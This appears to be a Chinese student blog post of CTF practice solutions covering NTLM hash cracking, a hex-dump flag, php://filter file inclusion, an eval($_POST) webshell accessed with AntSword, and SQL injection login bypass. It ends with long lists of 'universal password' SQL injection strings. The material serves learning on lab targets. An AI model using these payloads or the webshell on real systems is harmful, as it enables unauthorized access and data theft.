

# 开学第五周刷题记录

原创

yu\_jian 于 2020-10-11 10:54:13 发布 1610 收藏 1

分类专栏: [笔记](#) 文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_46172668/article/details/109003878](https://blog.csdn.net/qq_46172668/article/details/109003878)

版权



[笔记 专栏收录该内容](#)

38 篇文章 0 订阅

订阅专栏

## Crypto

### Windows系统密码

首先拿到题目, 我们打开看一下, 它后缀是.hash, 双击之后我们发现打不开, 这种情况有两种原因, 一是我们没有安装相应的软件, 二是该文件被毁坏了, 然后我们尝试用记事本打开看一下, 结果发现原来重点在这:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
ctf:1002:06af9108f2e1fecf144e2e8adef09efd:a7fcb22a88038f35a8f39d503e7f0062:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:bef14eee40dffbc345eeb3f58e290d56:::
```

我们观察一下, 发现ctf后面有两个序列都是满足MD5加密格式

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
ctf:1002:06af9108f2e1fecf144e2e8adef09efd:a7fcb22a88038f35a8f39d503e7f0062:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:bef14eee40dffbc345eeb3f58e290d56:::
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
ctf:1002:06af9108f2e1fecf144e2e8adef09efd:a7fcb22a88038f35a8f39d503e7f0062:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

SUPPORT\_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:bef14eee40dffbc345eeb3f58e290d56:::

然后我们就一个一个试，终于发现第二个可以解密正确的格式，然后它就是我们的答案了



The screenshot shows the CMD5 website interface. At the top, there is a navigation bar with links for '首页', '解密范围', '批量解密', '会员', and 'WorldWide'. Below the navigation bar, there is a search form with the following fields and values:

- 密文: a7fcb22a88038f35a8f39d503e7f0062
- 类型: NTLM

There are buttons for '查询' (Search) and '加密' (Encrypt). Below the search form, the results are displayed in a box:

查询结果:  
good-luck

At the bottom of the page, there is a footer with the following text:

本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立14年，一直被抄袭,从未被超越。


本站所有功能及数据仅可用于密码学研究及信息安全评估,严禁用于任何非法用途,如有违反本站不承担任何责任

<https://www.cmd5.com> 2006 Email: cmd5.com@qq.com [QQ在线](#) [湘ICP备17004230号-1](#)

## Misc

### [BJDCTF 2nd]小姐姐-y1ng

首先我们打开题目给的图片





(看到这么漂亮的小姐姐，你有没有心动呢)，嘻嘻，我们还是专心做题吧，照着正常流程走，我们把它放到winhex中，看一下头和尾，没有什么发现，然后我们再搜索一下文本flag，还是无果，我们再来看一下题目，BJDCTF，嗯...我们试着输一下BJD没想到结果出来了

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
000191D0	4D	B8	3E	64	7E	B2	E8	DA	C4	1A	F6	99	0D	F5	B3	87	M,>d~²èÚĂ ö™ õ³‡
000191E0	49	54	37	04	1C	56	5B	9D	5B	AB	A2	D9	E2	80	18	4D	IT7 V[ [«çÛâ€ M
000191F0	00	26	7F	0A	00	69	A0	06	9A	00	63	50	03	7A	50	02	& i š cP zP
00019200	1A	00	69	E2	80	1A	4D	00	46	4D	00	31	8F	A5	00	46	iâ€ M EM l ¥ F
00019210	68	01	28	01	AE	70	B4	01	59	F2	4D	4B	1A	13	A0	A7	h ( @p´ YòMK \$
00019220	A8	58	AB	75	30	58	C8	E9	52	5A	3C	5B	E2	AE	BB	F6	"X«u0XÈÉÉRZ<[â€»ö
00019230	3D	3E	E3	CC	C8	62	08	0A	39	1B	79	39	3F	A5	61	36	=>ãîÈb 9 y9?¥a6
00019240	74	C1	1F	22	78	94	B4	D3	CB	2C	9C	3B	31	6E	79	E6	tÁ "x"´ÓË,α;lnyæ
00019250	B9	8E	B8	EC	72	82	4D	87	6E	4F	3F	CF	D2	AC	0A	AE	¹Ž,îr,M†nO?İC~ @
00019260	3C	C2	7B	8E	BC	D5	A2	49	6D	4E	C7	19	38	CF	72	68	<Â{Ž¼ŒçImNÇ 8îrh
00019270	04	2E	AC	9B	EC	D8	F6	CE	79	A1	16	F6	3C	9F	59	8B	.→>ìøöîy; ö<ÿY<
00019280	6D	EB	F6	07	D3	B5	74	C4	F3	E7	B9	89	70	4F	9B	EE	mëö ÓptĂóç¹%po>î
00019290	3B	7A	56	86	0C	E9	42	4A	44	7B	68	61	6F	6B	61	6E	;zv† éBJD{haokan
000192A0	6D	61	5F	78	6A	6A	7D	7C	2F	7C	EA	4C	6E	77	2F	03	ma_xjj  / êLnw/
000192B0	3E	9C	56	13	47	45	36	7A	25	84	6A	61	53	9E	83	91	>æV GE6z%„jaSžf`
000192C0	FD	2B	9D	9D	D1	2A	EA	0B	89	30	31	4D	14	F4	33	E7	ý+ Ñ*ê %01M ô3ç
000192D0	C8	52	3A	0E	D9	AA	44	32	9A	AE	4F	6E	41	E2	B4	46	ÈR: ù*²D2š@OnAâ´F
000192E0	2C	D7	D2	A1	0D	F3	60	80	6A	88	45	BB	E2	00	3C	10	,xò; ó`ej^E»â <
000192F0	05	03	D8	C4	B9	90	39	CE	7A	7A	76	A0	44	26	E3	6F	øÄ¹ 9Îzzv D&ão
00019300	CA	0F	00	72	28	25	92	AC	BB	51	89	20	63	B5	31	9C	Ê r(%´→Q% cµlœ
00019310	CE	B3	7B	BE	E5	53	23	07	BE	6A	92	31	9B	D4	AF	06	î³{¾âs# ¾j´l>C~
00019320	1C	0C	05	C1	EF	D2	A9	12	69	D9	21	0E	0F	1E	B9	22	Áìøc iù! ¹"
00019330	98	1D	FF	00	86	FC	61	36	9F	25	BD	B4	F7	0C	23	66	~ ý tûa6ÿ%¼÷ #f
00019340	18	25	8E	07	22	A5	05	EC	7D	11	E1	BF	0B	69	7E	36	%Ž "¥ ì) áç i~6
00019350	D0	93	F7	51	99	9F	21	25	18	1F	9E	2A	92	B9	57	4C	Ð"÷Q™ÿ!% ž*´¹WL
00019360	F9	F7	E3	47	C0	FD	43	C1	77	33	6A	36	56	E4	DB	64	ù÷ãGÀÝCÁW3j6VâÛd
00019370	B4	F0	C4	09	03	FD	B5	FE	A3	B5	4E	DA	1C	D7	70	7A	´ðÄ ýµpεµNÚ xpz
00019380	EC	79	0A	C8	A0	06	03	3E	83	B5	5D	8D	2E	55	BA	BC	ìy È >fµ] .Uº¼
00019390	31	E4	63	1C	D3	B0	73	15	16	57	99	86	79	C5	16	15	lâc Ó°s w™tyĂ
000193A0	EE	69	DA	40	F2	10	00	C6	7F	3A	19	47	55	A2	E9	08	îiú@ò È : GUcé
000193B0	A4	4A	E0	71	DB	3D	2B	29	33	68	23	A7	B2	80	CD	70	«JàqÛ=+)3h#S²€Íp
000193C0	21	80	0D	A3	EF	3E	38	5F	6A	E7	68	EB	4C	F4	7F	07	!€ £i>8_jçhÈLô
000193D0	E9	D1	DB	5F	2C	EE	A1	A5	63	B6	14	E0	00	3F	BD	F8	éÑÛ_,î;¥c¶ à ?¼ø
000193E0	55	A4	43	67	39	F1	7F	E2	E4	88	65	D0	B4	4B	83	CF	U«Cg9ñ ââ`eÐ´Kfİ
000193F0	17	37	A9	FC	47	9F	95	7F	C6	B4	4C	E5	9B	72	D0	F0	7cùGÿ• È´Lâ>rÐð
00019400	D8	C7	05	8E	0C	9D	72	4D	31	25	62	8D	EB	89	5F	E6	ØÇ Ž rM1%b è%_æ
00019410	18	50	73	82	28	28	CF	BB	D4	0F	C3	1C	6C	40	03	78	ps´/(î>ð ã 1ø "


## Web

### [ACTF2020 新生赛]Include1

首先我们打开题目链接<http://56f3dad7-edff-4011-bb6c-ee4c8b0dab81.node3.buuoj.cn>，跟着提示我们一步一步打开然后看到一句话

Can you find out the flag?

你能够发现flag吗，点开源码，没有发现什么，然后看到网址找到它是.php类型的，知道了它是考察利用php://filter伪协议进行文件包含构造payload = <http://5165ec02-c72d-4737-85c5-295e639ea759.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php>，把它输入网址上然后我们就可以看到



然后我们base64解密得到答案

在线加密解密(采用Crypto-JS实现)

Feedback

加密/解密 散列/哈希 BASE64 图片/BASE64转换

明文:

```
<?php
echo "Can you find out the flag?";
//flag(0fe85007-6696-44a5-aec0-a7df0443165)
```

BASE64编码

BASE64解码

BASE64:

```
PD9waHAKZWNobyAiQ2FuIHVldSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7M2RkNDgxMDItZTljMC00ZmMxLWJkNzItZGJmMTM1NmY5NTJlJfQo=
```

## [极客大挑战 2019]Knife1


打开题目链接, <http://db65a8cb-49ec-4028-8dc6-2ef21a55557b.node3.buuoj.cn>, 一张图片迎面而来

我家菜刀丢了, 你能帮我找一下么


```
eval($_POST["Syc"]);
```

Syclover @ cl4y


题目: 白给的shell, 让我想起了上一周做的webshell, 然后我们打开蚁剑输入相应的网址和密码, 密码就是图片中所提示的syc



然后点击添加，这样就添加好了



然后我们双击进去，打开它的根目录



找到这个flag，然后打开就好了





```
1 flag{5736e760-532b-4713-b370-ae69fcc09e3a}
2
```

### [极客大挑战 2019]EasySQL1

首先我们打开网址<http://671f217e-489f-48b8-9a45-d30881488c54.node3.buuoj.cn/>看到用户登录界面



题目是easysql,所以判断它应该是SQL注入, 然后我们利用万能密码注入, 可是万能密码也有不同类型的, 所以我们打开源码





发现它是php写的，所以我们就用php的万能密码尝试，

admin'or'1'=1

连接起来username=admin' or '1'='1&password=admin' or '1'='1



万能密码（摘自百度）：

### asp aspx万能密码

- 1: "or "a"="a
- 2: ').or.(.a.'='a
- 3: or 1=1-
- 4: 'or 1=1-
- 5: a'or' 1=1-
- 6: "or 1=1-
- 7: 'or.'a.'='a
- 8: "or"="a"='a
- 9: 'or'='
- 10: 'or'='or'

admin'or 1=1#

### PHP万能密码

- admin'/\*
- 密码\*/
- 'or 1=1/\*
- "or "a"="a
- "or 1=1-
- "or"="
- "or"="a"='a
- "or1=1-
- "or="or"
- "or"='or'
- 'or'='or'



) or ( a = a  
'.)or('a.'='.a'.a  
'or 1=1  
'or 1=1-  
'or 1=1/\*  
'or"="a"='a  
'or' '1'='1'  
'or'='  
'or'='or'='  
'or'='1'  
'or'='or'  
'or.'a.'='a  
'or1=1-  
1'or'1'='1  
a'or' 1=1-  
a'or'1=1-  
or 'a'='a'  
or 1=1-  
or1=1-  
**jsp 万能密码**  
1'or'1'='1  
admin' or 1=1/\*